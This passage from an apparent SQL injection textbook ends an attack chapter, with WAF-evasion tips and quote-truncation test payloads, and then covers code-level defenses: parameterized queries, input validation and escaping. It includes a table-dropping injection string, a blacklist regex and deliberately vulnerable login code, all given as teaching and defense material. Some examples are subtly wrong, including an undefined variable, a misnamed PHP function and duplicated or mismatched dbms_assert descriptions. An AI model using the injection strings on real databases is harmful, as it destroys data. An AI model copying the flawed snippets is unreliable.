- ☑ You can often use SQL injection to perform cross-site scripting attacks within an application, most significantly persistent attacks which will compromise other users who are accessing the application in the normal way.
- ☑ If you discover SQL injection vulnerabilities in privileged authenticated application functions, examine whether you can use cross-site request forgery to deliver a successful attack as a low-privileged user.

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Frequently Asked Questions

Q: The application I am testing uses a Web application firewall which claims to block all SQL injection attacks. Should I bother testing for the issue?

A: Most definitely. Try all of the filter evasion techniques described in this chapter, to probe the WAF's input validation. Remember that SQL injection into numeric data fields usually does not require the use of single quotation marks. Test non-standard entry points such as parameter names and request headers, which the WAF may not check. Research the WAF software, looking for known security issues. If you can get a local installation of the WAF, you can test it yourself to understand exactly how its filters work and where any vulnerabilities might lie.

Q: The application I'm attacking blocks any input containing single quotes. I've found an SQL injection vulnerability in a numeric field, which isn't encapsulated in single quotes within the query, but I want to use a quoted string in my exploit. How can I do this?

A: You can construct a string in your exploit without needing any quotes by using the *CHAR* or *CHR* function.

Q: The example of the truncation vulnerability looks pretty obscure and difficult to detect if you don't already know exactly what operations the application is performing. How would you try to discover this bug in the real world?

A: Actually, it's pretty easy to find, and you don't need to know the length at which your input is being truncated after the quotes are doubled up. Typically, you can discover the issue by submitting the following two payloads in the relevant request parameter:

```
''''''''''''''''''''''''''''''''''''''''''''''''''...
a''''''''''''''''''''''''''''''''''''''''''''''''''...
```

If the truncation vulnerability is present, one of these payloads will result in an odd number of quotes being inserted into the query, causing an unterminated string, and therefore a database error.

FAQ
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Chapter 8

Code-Level Defenses

Solutions in this chapter:

- Using Parameterized Statements
- Validating Input
- Encoding Output
- Canonicalization
- Designing to Avoid the Dangers of SQL Injection

☑ Summary

☑ Solutions Fast Track

☑ Frequently Asked Questions

Introduction

In Chapters 4 through 7, we focused on ways to compromise SQL injection. But how do we fix it? And how do we prevent SQL injection in our applications going forward? Whether you're a developer with an application that is vulnerable to SQL injection, or whether you're a security professional who needs to advise your client, there are a reasonably small number of things that you can do at the code level to reduce or eliminate the threat of SQL injection.

This chapter covers several large areas of secure coding behavior as it relates to SQL injection. First we'll discuss alternatives to dynamic string building when utilizing SQL in an application. Then we'll discuss different strategies regarding validation of input received from the user, and potentially from elsewhere. Closely related to input validation is output encoding, which is also an important part of the arsenal of defensive techniques that you should consider for deployment. And directly related to input validation, we'll cover canonicalization of data so that you know the data you are operating on is the data you expected. Last but not least, we'll discuss design-level considerations and resources you can use to promote secure applications.

You should not consider the topics we'll discuss in this chapter to be techniques to implement in isolation; rather, they're techniques you should normally implement as part of a defense-in-depth strategy. This follows the concept that you do not rely on any single control to address a threat, and where possible, you have additional controls in place in case one of these controls fails. Therefore, it is likely that you'll need to implement more than one of the techniques we'll cover in this chapter to fully secure an application against SQL injection.

Using Parameterized Statements

As we discussed in previous chapters, one of the root causes of SQL injection is the creation of SQL queries as strings that are then sent to the database for execution. This behavior, commonly known as dynamic string building or dynamic SQL, is one of the primary causes of an application being vulnerable to SQL injection.

As a more secure alternative to dynamic string building, most modern programming languages and database access application program interfaces (APIs) allow you to provide parameters to an SQL query through the use of placeholders, or bind variables, instead of working directly with the user input. Commonly known as parameterized statements, these are a safer alternative that can avoid or solve many of the common SQL injection issues you will see within an application, and you can use them in most common situations to replace an existing dynamic query. They also have the advantage of being very efficient on modern databases, as the database can optimize the query based on the supplied prepared statement, increasing the performance of subsequent queries.

I should note, however, that parameterized statements are a method of supplying potentially insecure parameters to the database, usually as a query or stored procedure call. They do not alter the content of the values that are passed to the database, though, so if the database functionality being called uses dynamic SQL within the stored procedure or function implementation it is still possible for SQL injection to occur. This has historically been a problem with Microsoft SQL Server and Oracle, both of which have shipped with a number of built-in stored procedures that were vulnerable to SQL injection in the past, and it is a danger that you should be aware of with any database stored procedures or functions that use dynamic SQL in their implementation. An additional issue to consider is that malicious content could have been stored in the database at this point that may then be used elsewhere in the application, causing SQL injection at another point in the application. We discussed this Chapter 7, in "Exploiting Second-Order SQL Injection."

Here is an example of a vulnerable piece of login page pseudocode using dynamic SQL. We will discuss how to parameterize this code in Java, C#, and PHP in the following sections.

```
Username = request("username")
Password = request("password")
Sql = "SELECT * FROM users WHERE username='" + Username + "' AND password='"
      + Password + "'"
Result = Db.Execute(Sql)
If (Result) /* successful login */
```

Tools & Traps…

What Can Be Parameterized, and What Can't?

Not all dynamic SQL statements can be parameterized. In particular, you can parameterize only data values, and not SQL identifiers or keywords. Therefore, you can't have parameterized statements such as the following:

```
SELECT * FROM ? WHERE username = 'john'
SELECT ? FROM users WHERE username = 'john'
SELECT * FROM users WHERE username LIKE 'j%' ORDER BY ?
```

Continued

Unfortunately, a common solution presented in online forums to solve this problem is to use dynamic SQL in the string that is then used to parameterize the query, as in the following example:

```
String sql = "SELECT * FROM " + tblName + " WHERE user =?";
```

In this case, you can end up introducing an SQL injection issue where there previously wasn't one by trying to parameterize a statement.

In general, if you're trying to supply an SQL identifier as a parameter, you should look at your SQL and how you're accessing your database first, and then look at whether it is possible to rewrite the query using a fixed identifier. Although it may be possible to solve this through the use of dynamic SQL, this is also likely to adversely affect the performance of the query, as the database will not be able to optimize the query.

Parameterized Statements in Java

Java provides the Java Database Connectivity (JDBC) framework (implemented in the *java.sql* and *javax.sql* namespaces) as a vendor-independent method of accessing databases. JDBC supports a rich variety of data access methods, including the ability to use parameterized statements through the *PreparedStatement* class.

Here is the earlier vulnerable example rewritten using a JDBC prepared statement. Note that when the parameters are added (through the use of the various *set<type>* functions, such as *setString*), the index position (starting at 1) of the placeholder question mark is specified.

```
Connection con = DriverManager.getConnection(connectionString);
String sql = "SELECT * FROM users WHERE username=? AND password=?";
PreparedStatement lookupUser = con.prepareStatement(sql);

// Add parameters to SQL query
lookupUser.setString(1, username);          // add String to position 1
lookupUser.setString(2, password);          // add String to position 2
rs = lookupUser.executeQuery();
```

In addition to the JDBC framework that is provided with Java, additional packages are often used to access databases efficiently within J2EE applications. A commonly used persistence framework for accessing databases is Hibernate.

Although it is possible to utilize native SQL functionality, as well as the JDBC functionality shown earlier, Hibernate also provides its own functionality for binding variables to a parameterized statement. Methods are provided on the *Query* object to use either named parameters (specified using a colon; e.g., *:parameter*) or the JDBC-style question mark placeholder (*?*).

The following example demonstrates the use of Hibernate with named parameters:

```
String sql = "SELECT * FROM users WHERE username=:username AND" +
             "password=:password";
```

```
Query lookupUser = session.createQuery(sql);

// Add parameters to SQL query
lookupUser.setString("username", username);          // add username
lookupUser.setString("password", password);          // add password

List rs = lookupUser.list();
```

The next example shows the use of Hibernate with JDBC-style question mark placeholders for the parameters. Note that Hibernate indexes parameters from 0, and not 1, as does JDBC. Therefore, the first parameter in the list will be 0 and the second will be 1.

```
String sql = "SELECT * FROM users WHERE username=? AND password=?";
Query lookupUser = session.createQuery(sql);

// Add parameters to SQL query
lookupUser.setString(0, username);                   // add username
lookupUser.setString(1, password);                   // add password

List rs = lookupUser.list();
```

Parameterized Statements in .NET (C#)

Microsoft .NET provides access to a number of different ways to parameterize statements by using the ADO.NET Framework. ADO.NET also provides additional functionality, allowing you to further check the parameters supplied, such as by type-checking the data you are passing in.

ADO.NET provides four different data providers, depending on the type of database that is being accessed: *System.Data.SqlClient* for Microsoft SQL Server, *System.Data.OracleClient* for Oracle databases, and *System.Data.OleDb* and *System.Data.Odbc* for OLE DB and ODBC data sources, respectively. Which provider you use will depend on the database server and drivers being used to access the database. Unfortunately, the syntax for utilizing parameterized statements differs among the providers, notably in how the statement and parameters are specified. Table 8.1 shows how parameters are specified in each provider.

Table 8.1 ADO.NET Data Providers, and Parameter Naming Syntax

Data Provider	Parameter Syntax
System.Data.SqlClient	*@parameter*
System.Data.OracleClient	*:parameter* (only in parameterized SQL command text)
System.Data.OleDb	Positional parameters with a question mark placeholder (?)
System.Data.Odbc	Positional parameters with a question mark placeholder (?)

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The following example shows the vulnerable example query rewritten as a parameterized statement in .NET using the *SqlClient* provider:

```
SqlConnection con = new SqlConnection(ConnectionString);
string Sql = "SELECT * FROM users WHERE username=@username" +
             "AND password=@password";
cmd = new SqlCommand(Sql, con);
// Add parameters to SQL query
cmd.Parameters.Add("@username",                    // name
                   SqlDbType.NVarChar,             // data type
                   16);                            // length
cmd.Parameters.Add("@password",
                   SqlDbType.NVarChar,
                   16);
cmd.Parameters.Value["@username"] = username;      // set parameters
cmd.Parameters.Value["@password"] = password;      // to supplied values
reader = cmd.ExecuteReader();
```

The next example shows the same parameterized statement in .NET using the *OracleClient* provider. Note that the parameters are preceded by a colon in the command text (the *Sql* string), but not elsewhere in the code.

```
OracleConnection con = new OracleConnection(ConnectionString);
string Sql = "SELECT * FROM users WHERE username=:username" +
             "AND password=:password";
cmd = new OracleCommand(Sql, con);
// Add parameters to SQL query
cmd.Parameters.Add("username",                     // name
                   OracleType.VarChar,             // data type
                   16);                            // length
cmd.Parameters.Add("password",
                   OracleType.VarChar,
                   16);
cmd.Parameters.Value["username"] = username;       // set parameters
cmd.Parameters.Value["password"] = password;       // to supplied values
reader = cmd.ExecuteReader();
```

The final example shows the same parameterized statement in .NET using the *OleDbClient* provider. When using the *OleDbClient* provider, or the *Odbc* provider, you must add parameters in the correct order for the placeholder question marks.

```
OleDbConnection con = new OleDbConnection(ConnectionString);
string Sql = "SELECT * FROM users WHERE username=? AND password=?";
cmd = new OleDbCommand(Sql, con);
// Add parameters to SQL query
cmd.Parameters.Add("@username",                          // name
                   OleDbType.VarChar,                    // data type
                   16);                                  // length
cmd.Parameters.Add("@password",
                   OleDbType.VarChar,
                   16));
cmd.Parameters.Value["@username"] = username;            // set parameters
cmd.Parameters.Value["@password"] = password;            // to supplied values
reader = cmd.ExecuteReader();
```

TIP

When using parameterized statements with ADO.NET, it is possible to specify less or more detail about the statement than I did in the preceding example. For instance, you can specify just the name and the value in the parameter constructor. In general, it is a good security practice to specify parameters as I did, including the data size and type, because this provides an additional level of coarse-grained validation over the data that is being passed to the database.

Parameterized Statements in PHP

PHP also has a number of frameworks that you can use to access a database. I'll demonstrate three of the most common frameworks in this section: the mysqli package for accessing MySQL databases, the PEAR::MDB2 package (which superseded the popular PEAR::DB package), and the new PHP Data Objects (PDO) framework, all of which provide facilities for using parameterized statements.

The mysqli package, available with PHP 5.*x* and able to access MySQL 4.1 and later databases, is one of the most commonly used database interfaces, and supports parameterized statements through the use of placeholder question marks. The following example shows a parameterized statement using the mysqli package:

```
$con = new mysqli("localhost", "username", "password", "db");
$sql = "SELECT * FROM users WHERE username=? AND password=?";
$cmd = $con->prepare($sql);
```

```
// Add parameters to SQL query
$cmd->bind_param("ss", $username, $password); // bind parameters as strings
$cmd->execute();
```

The PEAR::MDB2 package is a widely used and vendor-independent framework for accessing databases. MDB2 supports named parameters using the colon character and using placeholder question marks. The following example demonstrates the use of MDB2 with placeholder question marks to build a parameterized statement. Note that the data and types are passed in as an array which maps to the placeholders in the query.

```
$mdb2 =& MDB2::factory($dsn);
$sql = "SELECT * FROM users WHERE username=? AND password=?";
$types = array('text', 'text');            // set data types
$cmd = $mdb2->prepare($sql, $types, MDB2_PREPARE_MANIP);
$data = array($username, $password);       // parameters to be passed
$result = $cmd->execute($data);
```

The PDO package, which is included with PHP 5.1 and later, is an object-oriented vendor-independent data layer for accessing databases. PDO supports both named parameters using the colon character and the use of placeholder question marks. The following example demonstrates the use of PDO with named parameters to build a parameterized statement:

```
$sql = "SELECT * FROM users WHERE username=:username AND" +
       "password=:password";
$stmt = $dbh->prepare($sql);
// bind values and data types
$stmt->bindParam(':username', $username, PDO::PARAM_STR, 12);
$stmt->bindParam(':password', $password, PDO::PARAM_STR, 12);
$stmt->execute();
```

Parameterized Statements in PL/SQL

Oracle PL/SQL offers also the possibility of using parameterized queries in database-level code. PL/SQL supports binding parameters using the colon character with an index (e.g., *:1*). The following example demonstrates the use of PL/SQL with bound parameters to build a parameterized statement in an anonymous PL/SQL block:

```
DECLARE
  username varchar2(32);
  password varchar2(32);
  result integer;
BEGIN
```

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```
  Execute immediate 'SELECT count(*) FROM users where username=:1 and
    password=:2' into result using username,password;
END;
```

Validating Input

In the previous section, we discussed avoiding the use of dynamic SQL to prevent SQL injection. However, this should not be the only control you put in place to address SQL injection. One of the most powerful controls you can use, if done well, is validation of the input that an application receives.

Input validation is the process of testing input received by the application for compliance against a standard defined within the application. It can be as simple as strictly typing a parameter and as complex as using regular expressions or business logic to validate input. There are two different types of input validation approaches: whitelist validation (sometimes referred to as inclusion or positive validation) and blacklist validation (sometimes known as exclusion or negative validation). These two approaches, and examples of validating input in Java, C#, and PHP to prevent SQL injection, are detailed in the following subsections.

TIP

When performing input validation you should always ensure that the input is in its canonical (simplest) form before making any input validation decisions. This may involve decoding the input into a simpler format, or just rejecting input that isn't already in canonical format where non-canonical input isn't expected. We'll cover canonicalization in a separate solution later in this chapter.

Whitelisting

Whitelist validation is the practice of only accepting input that is known to be good. This can involve validating compliance with the expected type, length or size, numeric range, or other format standards before accepting the input for further processing. For example, validating that an input value is a credit card number may involve validating that the input value contains only numbers, is between 13 and 16 digits long, and passes the business logic check of correctly passing the Luhn formula (the formula for calculating the validity of a number based on the last "check" digit of the card).

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When using whitelist validation you should consider the following points:

- **Data type** Is the data type correct? If the value is supposed to be numeric, is it numeric? If it is supposed to be a positive number, is it a negative number instead?
- **Data size** If the data is a string, is it of the correct length? Is it less than the expected maximum length? If it is a binary blob, is it less than the maximum expected size? If it is numeric, is it of the correct size or accuracy? (For example, if an integer is expected, is the number that is passed too large to be an integer value?)
- **Data range** If the data is numeric, is it in the expected numeric range for this type of data?
- **Data content** Does the data look like the expected type of data? For example, does it satisfy the expected properties of a ZIP Code if it is supposed to be a ZIP Code? Does it contain only the expected character set for the data type expected? If a name value is submitted, only some punctuation (single quotes and character accents) would normally be expected, and other characters, such as the less than sign (<), would not be expected.

A common method of implementing content validation is to use regular expressions. Following is a simple example of a regular expression for validating a U.S. ZIP Code contained in a string:

```
^\d{5}(-\d{4})?$
```

In this case, the regular expression matches both five-digit and five-digit + four-digit ZIP Codes as follows:

- ***^\d{5}*** Match exactly five numeric digits at the start of the string.
- ***(–\d{4})?*** Match the dash character plus exactly four digits either once (present) or not at all (not present).
- ***$*** This would appear at the end of the string. If there is additional content at the end of the string, the regular expression will not match.

In general, whitelist validation is the more powerful of the two input validation approaches. It can, however, be difficult to implement in scenarios where there is complex input, or where the full set of possible inputs cannot be easily determined. Difficult examples may include applications that are localized in languages with large character sets (e.g., Unicode character sets such as the various Chinese and Japanese character sets). It is recommended that you use whitelist validation wherever possible, and then supplement it by using other controls such as output encoding to ensure that information that is then submitted elsewhere (such as to the database) is handled correctly.

Tools & Traps…

Designing an Input Validation and Handling Strategy

Input validation is a valuable tool for securing an application. However, it should be only part of a defense-in-depth strategy, with multiple layers of defense contributing to the application's overall security. Here is an example of an input validation and handling strategy utilizing some of the solutions presented in this chapter:

- Whitelist input validation used at the application input layer to validate all user input as it is accepted by the application. The application allows only input that is in the expected form.
- Whitelist input validation also performed at the client's browser. This is done to avoid a round trip to the server in case the user enters data that is unacceptable. You cannot rely on this as a security control, as all data from the user's browser can be altered by an attacker.
- Blacklist and whitelist input validation present at a Web application firewall (WAF) layer (in the form of vulnerability "signatures" and "learned" behavior) to provide intrusion detection/prevention capabilities and monitoring of application attacks.
- Parameterized statements used throughout the application to ensure that safe SQL execution is performed.
- Encoding used within the database to safely encode input when used in dynamic SQL.
- Data extracted from the database appropriately encoded before it is used. For example, data being displayed in the browser is encoded for cross-site scripting (XSS).

Blacklisting

Blacklisting is the practice of only rejecting input that is known to be bad. This commonly involves rejecting input that contains content that is specifically known to be malicious by looking through the content for a number of "known bad" characters, strings, or patterns. This approach is generally weaker than whitelist validation because the list of potentially bad characters is extremely large, and as such any list of bad content is likely to be large, slow to run through, incomplete, and difficult to keep up to date.

A common method of implementing a blacklist is also to use regular expressions, with a list of characters or strings to disallow, such as the following example:

```
'|%|--|;|/\*|\\\*|_|\[|@|xp_
```

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In general, you should not use blacklisting in isolation, and you should use whitelisting if possible. However, in scenarios where you cannot use whitelisting, blacklisting can still provide a useful partial control. In these scenarios, however, it is recommended that you use blacklisting in conjunction with output encoding to ensure that input passed elsewhere (e.g., to the database) is subject to an additional check to ensure that it is correctly handled to prevent SQL injection.

Damage & Defense…

What to Do When Input Fails Validation?

So, what do you do when input fails validation? There are two major approaches: recovering and continuing on, or failing the action and reporting an error. Each has its advantages and disadvantages:

- **Recovering** Recovering from an input validation failure implies that the input can be sanitized or fixed—that is, that the problem that caused the failure can be solved programmatically. This is generally more likely to be possible if you are taking a blacklisting approach for input validation, and it commonly takes the approach of removing bad characters from the input. The major disadvantage of this approach is ensuring that the filtering or removal of values does actually sanitize the input, and doesn't just mask the malicious input, which can still lead to SQL injection issues.
- **Failing** Failing the action entails generating a security error, and possibly redirecting to a generic error page indicating to the user that the application had a problem and cannot continue. This is generally the safer option, but you should still be careful to make sure that no information regarding the specific error is presented to the user, as this could be useful to an attacker to determine what is being validated for in the input. The major disadvantage of this approach is that the user experience is interrupted and any transaction in progress may be lost. You can mitigate this by additionally performing input validation at the client's browser, to ensure that genuine users should not submit invalid data, but you cannot rely on this as a control because a malicious user can change what is ultimately submitted to the site.

Whichever approach you choose, ensure that you log that an input validation error has occurred in your application logs. This could be a valuable resource for you to use to investigate an actual or attempted break-in to your application.

Validating Input in Java

In Java, input validation support is specific to the framework being used. To demonstrate input validation in Java, we will look at how a common framework for building Web applications in Java, Java Server Faces (JSF), provides support for input validation. For this purpose, the best way to implement input validation is to define an input validation class that implements the *javax.faces.validator.Validator* interface. Refer for the following code snippet for an example of validating a username in JSF:

```
public class UsernameValidator implements Validator {

    public void validate(FacesContext facesContext,
        UIComponent uIComponent, Object value) throws ValidatorException
    {

        //Get supplied username and cast to a String
          String username = (String)value;
        //Set up regular expression
        Pattern p = Pattern.compile("^[a-zA-Z]{8,12}$");
        //Match username
        Matcher m = p.matcher(username);
        if (!matchFound) {

            FacesMessage message = new FacesMessage();
            message.setDetail("Not valid - it must be 8-12 letter only");
            message.setSummary("Username not valid");
            message.setSeverity(FacesMessage.SEVERITY_ERROR);
            throw new ValidatorException(message);
        }
    }
```

And the following will need to be added to the faces-config.xml file in order to enable the above validator:

```
<validator>

  <validator-id>namespace.UsernameValidator</validator-id>
  <validator-class>namespace.package.UsernameValidator</validator-class>
</validator>
```

You can then refer to this in the related JSP file as follows:

```
<h:inputText value="username" id="username" required="true">
        <f:validator validatorId="namespace.UsernameValidator" />
</h:inputText>
```

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An additional useful resource for implementing input validation in Java is the OWASP Enterprise Security API (ESAPI) that you can download at www.owasp.org/index.php/ESAPI. ESAPI is a freely available reference implementation of security-related methods that you can use to build a secure application. This includes an implementation of an input validation class, *org.owasp.esapi.reference.DefaultValidator*, which you can use directly or as a reference implementation for a custom input validation engine.

Validating Input in .NET

ASP.NET features a number of built-in controls that you can use for input validation, the most useful of which are the *RegularExpressionValidator* control and the *CustomValidator* control. Using these controls with an ASP.NET application provides the additional benefit that client-side validation will also be performed, which will improve the user experience in case the user genuinely enters erroneous input. The following code is an example of the use of *RegularExpressionValidator* to validate that a username contains only letters (uppercase and lowercase) and is between eight and 12 characters long:

```
<asp:textbox id="userName" runat="server"/>
<asp:RegularExpressionValidator id="usernameRegEx"  runat="server"
      ControlToValidate="userName"
      ErrorMessage="Username must contain 8-12 letters only."
      ValidationExpression="^[a-zA-Z]{8,12}$" />
```

The next code snippet is an example of the use of *CustomValidator* to validate that a password is correctly formatted. In this case, you also need to create two user-defined functions: *PwdValidate* on the server to perform validation on the password value, and *ClientPwdValidate* in client-side JavaScript or VBScript to validate the password value at the user's browser.

```
<asp:textbox id="txtPassword" runat="server"/>
<asp:CustomValidator runat="server"
      ControlToValidate="txtPassword"
      ClientValidationFunction="ClientPwdValidate"
      ErrorMessage="Password does not meet requirements."
      OnServerValidate="PwdValidate" />
```

Validating Input in PHP

As PHP is not directly tied to a presentation layer, input validation support in PHP, as in Java, is specific to the framework in use. Because there is no presentation framework in PHP with overwhelming popularity, a large number of PHP applications implement input validation directly in their own code.

You can use a number of functions in PHP as the basic building blocks for building input validation, including the following:

- ***preg_match(regex, matchstring)*** Do a regular expression match with *matchstring* using the regular expression *regex*.
- ***is_<type>(input)*** Check whether the input is *<type>*; for example, *is_numeric()*.
- ***strlen(input)*** Check the length of the input.

An example of using *preg_match* to validate a form parameter could be as follows:

```
$username = $_POST['username'];
if (!preg_match("/^[a-zA-Z]{8,12}$/D", $username) {
    // handle failed validation
}
```

Encoding Output

In addition to validating input received by the application, it is often necessary to also encode what is passed between different modules or parts of the application. In the context of SQL injection, this is applied as requirements to encode, or "quote," content that is sent to the database to ensure that it is not treated inappropriately. However, this is not the only situation in which encoding may be necessary.

An often-unconsidered situation is encoding information that comes from the database, especially in cases where the data being consumed may not have been strictly validated or sanitized, or may come from a third-party source. In these cases, although not strictly related to SQL injection, it is advisable that you consider implementing a similar encoding approach to prevent other security issues from being presented, such as XSS.

Encoding to the Database

Even in situations where whitelist input validation is used, sometimes content may not be safe to send to the database, especially if it is to be used in dynamic SQL. For example, a last name such as O'Boyle is valid, and should be allowed through whitelist input validation. This name, however, could cause significant problems in situations where this input is used to dynamically generate an SQL query, such as the following:

```
String sql = "INSERT INTO names VALUES ('" + fname + "','" + lname + "');"
```

Additionally, malicious input into the first name field, such as:

```
','); DROP TABLE names--
```

could be used to alter the SQL executed to the following:

```
INSERT INTO names VALUES ('','); DROP TABLE names--','');
```

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You can prevent this situation through the use of parameterized statements, as covered earlier in this chapter. However, where it is not possible or desirable to use these, it will be necessary to encode (or quote) the data sent to the database. This approach has a limitation, in that it is necessary to encode values every time they are used in a database query; if one encode is missed, the application may well be vulnerable to SQL injection.

Encoding for Oracle

As Oracle uses the single-quote character as the terminator for a string literal, it is necessary to encode the single quote when it is included in strings that will be included within dynamic SQL. In Oracle, you can do this by replacing the single quote with two single quotes. This will cause the single quote to be treated as a part of the string literal, and not as a string terminator, effectively preventing a malicious user from being able to exploit SQL injection on that particular query. You can do this in Java via code that is similar to the following:

```
sql = sql.replace("'", "''");
```

For example, the preceding code would cause the string *O'Boyle* to be quoted to the string *O''Boyle*. If stored to the database, it will be stored as *O'Boyle* but will not cause string termination issues while being manipulated while quoted. You should be careful when doing a string replacement in PL/SQL code, however. Because the single quote needs to be quoted in PL/SQL since it is a string terminator, you need to replace a single quote with two single quotes in PL/SQL via the slightly less straightforward replacement of one quote (presented by two single quotes) with two quotes (represented by four quotes) as follows:

```
sql = replace(sql, '''', '''''');
```

which may be more logical and clearer to represent as character codes:

```
sql = replace(sql, CHR(39), CHR(39) || CHR(39));
```

For other types of SQL functionality, it may also be necessary to quote information that is submitted in dynamic SQL, namely where using wildcards in a *LIKE* clause. Depending on the application logic in place, it may be possible for an attacker to modify how the application logic works by utilizing wildcards in user input that is later used in a *LIKE* clause. In Oracle, the wildcards in Table 8.2 are valid in a *LIKE* clause.

Table 8.2 Oracle *LIKE* Wildcards

Character	Meaning
%	Match zero or more of any characters
_	Match exactly one of any character

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In instances where user input includes one of the characters in Table 8.2, you can ensure that they are treated correctly by defining an escape character for the query, preceding the wildcard character with the escape character, and specifying the escape character in the query using an *ESCAPE* clause. Here is an example:

```
SELECT * from users WHERE name LIKE 'a%'
-- Vulnerable. Returns all users starting with 'a'
SELECT * from users WHERE name LIKE 'a\%' ESCAPE '\'
-- Not vulnerable. Returns user 'a%', if one exists
```

Note that when using the *ESCAPE* clause, you can specify any single character to be used as the escape character. I used the backslash in the preceding example because this is a common convention when escaping content.

Additionally, on Oracle 10g Release 1 and later, there is one more method of quoting a string—the "*q*" quote, which takes the form *q'[QUOTE CHAR]string[QUOTE CHAR]'*. The quote character can be any single character that doesn't occur in the string, with the exception that Oracle expects matching brackets (i.e., if you're using "*[*" as the opening quote character, it expects the matching "*]*" as the closing quote character). The following are some examples of quoting strings in this way:

```
q'(5%)'
q'AO'BoyleA'
```

Oracle dbms_assert

With Oracle 10g Release 2, Oracle introduced a new package called dbms_assert. This package was then back-ported to older database versions (until Oracle 8i). You should use dbms_assert to perform input validation if parameterized queries (e.g., in *FROM* clauses) are not possible. dbms_assert offers seven different functions (*ENQUOTE_LITERAL*, *ENQUOTE_NAME*, *NOOP*, *QUALIFIED_SQL_NAME*, *SCHEMA_NAME*, *SIMPLE_SQL_NAME*, and *SQL_OBJECT_NAME*) to validate different types of input.

WARNING

You should not use the *NOOP* function, because the function does nothing and does not protect you from SQL injection. Oracle uses this function internally to avoid false positives during automatic source code scanning.

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You can use the preceding functions as shown in the following examples. The first code snippet is an insecure query without dbms_assert (SQL injection in *FIELD*, *OWNER*, and *TABLE*):

```
execute immediate 'select '|| FIELD ||'
  from'|| OWNER ||'.'|| TABLE;
```

Here is the same query, with input validation using dbms_assert:

```
execute immediate 'select '||sys.dbms_assert.SIMPLE_SQL_NAME(FIELD) ||'
  from'||sys.dbms_assert.ENQUOTE_NAME
  (sys.dbms_assert.SCHEMA_NAME(OWNER),FALSE)
  ||'.'||sys.dbms_assert.QUALIFIED_SQL_NAME(TABLE);
```

Table 8.3 lists the various functions supported by dbms_assert.

Table 8.3 dbms_assert Functions

Function	Description
DBMS_ASSERT.SCHEMA_NAME	This function checks to see whether the passed string is an existing object in the database
DBMS_ASSERT.SIMPLE_SQL_NAME	This function checks that characters in an SQL element consist only of A–Z, a–z, 0–9, $, #, and _. If the parameter is quoted with double quotes, everything with the exception of double quotes is allowed
DBMS_ASSERT.SQL_OBJECT_NAME	This function checks to see whether the passed string is an existing object in the database
DBMS_ASSERT.SIMPLE_SQL_NAME	This function checks that characters in an SQL element consist only of A–Z, a–z, 0–9, $, #, and _. If the parameter is quoted with double quotes, everything with the exception of double quotes is allowed
DBMS_ASSERT.QUALIFIED_SQL_NAME	This function is very similar to the *SIMPLE_SQL_NAME* function but also allows database links
DBMS_ASSERT.ENQUOTE_LITERAL	This function quotes the passed argument in double quotes. If the argument was already quoted, nothing will be done
DBMS_ASSERT.ENQUOTE_NAME	This function encloses the user-supplied string in single quotes if it has not already been done

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Oracle offers a detailed explanation on how to use dbms_assert in a tutorial on defending against SQL injection attacks (http://st-curriculum.oracle.com/tutorial/SQLInjection/index.htm). To avoid attacks via modified public synonyms you should always call the package via its fully qualified name.

Encoding for Microsoft SQL Server

As SQL Server also uses the single quote as the terminator for a string literal, it is necessary to encode the single quote when it is included in strings that will be included within dynamic SQL. In SQL Server, you can achieve this by replacing the single quote with two single quotes. This will cause the single quote to be treated as a part of the string literal, and not as a string terminator, effectively preventing a malicious user from being able to exploit SQL injection on that particular query. You can do this in C# via code that is similar to the following:

```
sql = sql.Replace("'", "''");
```

For example, the preceding code would cause the string *O'Boyle* to be quoted to the string *O''Boyle*. If stored to the database, it will be stored as *O'Boyle* but will not cause string termination issues while being manipulated while quoted. You should be careful when doing a string replacement in stored procedure Transact-SQL code, however. Because the single quote needs to be quoted in Transact-SQL since it is a string terminator, you need to replace a single quote with two single quotes in Transact-SQL via the slightly less straightforward replacement of one quote (presented by two single quotes) with two quotes (represented by four quotes) as follows:

```
SET @enc = replace(@input, '''', '''''')
```

which may be more logical and clearer to represent as character codes:

```
SET @enc = replace(@input, CHAR(39), CHAR(39) + CHAR(39));
```

For other types of SQL functionality, it may also be necessary to quote information that is submitted in dynamic SQL, namely where using wildcards in a *LIKE* clause. Depending on the application logic in place, it may be possible for an attacker to subvert logic by supplying wildcards in the input that is later used in the *LIKE* clause. In SQL Server, the wildcards that are shown in Table 8.4 are valid in a *LIKE* clause.

Table 8.4 Microsoft SQL Server *LIKE* Wildcards

Character	Meaning
%	Match zero or more of any character
_	Match exactly one of any character
[]	Any single character within the specified range [a–d] or set [abcd]
[^]	Any single character not within the specified range [^a–d] or set [^abcd]

In instances where you need to use one of these characters in a *LIKE* clause within dynamic SQL, you can quote the character with square brackets, *[]*. Note that only the percentage (%), underscore (_) and opening square bracket ([) characters will need to be quoted; the closing square bracket (]), carat (^), and dash (-) characters have special meaning only when they are preceded by an opening square bracket. You can do this as follows:

```
sql = sql.Replace("[", "[[]");
sql = sql.Replace("%", "[%]");
sql = sql.Replace("_", "[_]");
```

Additionally, to prevent a match on one of the preceding characters, you can also define an escape character for the query, precede the wildcard character with the escape character, and specify the escape character in the query using an *ESCAPE* clause. Here is an example:

```
SELECT * from users WHERE name LIKE 'a%'
-- Vulnerable. Returns all users starting with 'a'
SELECT * from users WHERE name LIKE 'a\%' ESCAPE '\'
-- Not vulnerable. Returns user 'a%', if one exists
```

Note that when using the *ESCAPE* clause, you can specify any single character to be used as the escape character. I used the backslash in this example because this is a common convention when escaping content.

TIP

When encoding single quotes as two single quotes in Transact-SQL (e.g., in a stored procedure), be careful to allocate enough storage to the destination string; generally twice the expected maximum size of the input plus one should be sufficient. This is because Microsoft SQL Server will truncate the value that is stored if it is too long, and this can lead to problems in dynamic SQL at the database level. Depending on the query logic in place, this can lead to an SQL injection vulnerability that is caused by the filtering you have in place to prevent it.

For the same reason, it is recommended that you use *replace()* rather than *quotename()* to perform encoding, as *quotename()* does not correctly handle strings longer than 128 characters.

Encoding for MySQL

MySQL Server also uses the single quote as a terminator for a string literal, so it is necessary to encode the single quote when it is included in strings that will be included within dynamic SQL. In MySQL, you can do this either by replacing the single quote with two single quotes as with other database systems, or by quoting the single quote with a backslash (\).

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Either of these will cause the single quote to be treated as a part of the string literal, and not as a string terminator, effectively preventing a malicious user from being able to exploit SQL injection on that particular query. You can do this in Java via code that is similar to the following:

```
sql = sql.replace("'", "\'");
```

Additionally, PHP provides the *mysql_real_escape()* function, which will automatically quote the single quote with a backslash, as well as quoting other potentially harmful characters such as 0x00 (*NULL*), newline (*\n*), carriage return (*\r*), double quotes (*"*), backslash (**), and 0x1A (*Ctrl+Z*).

```
mysql_real_escape_string($user);
```

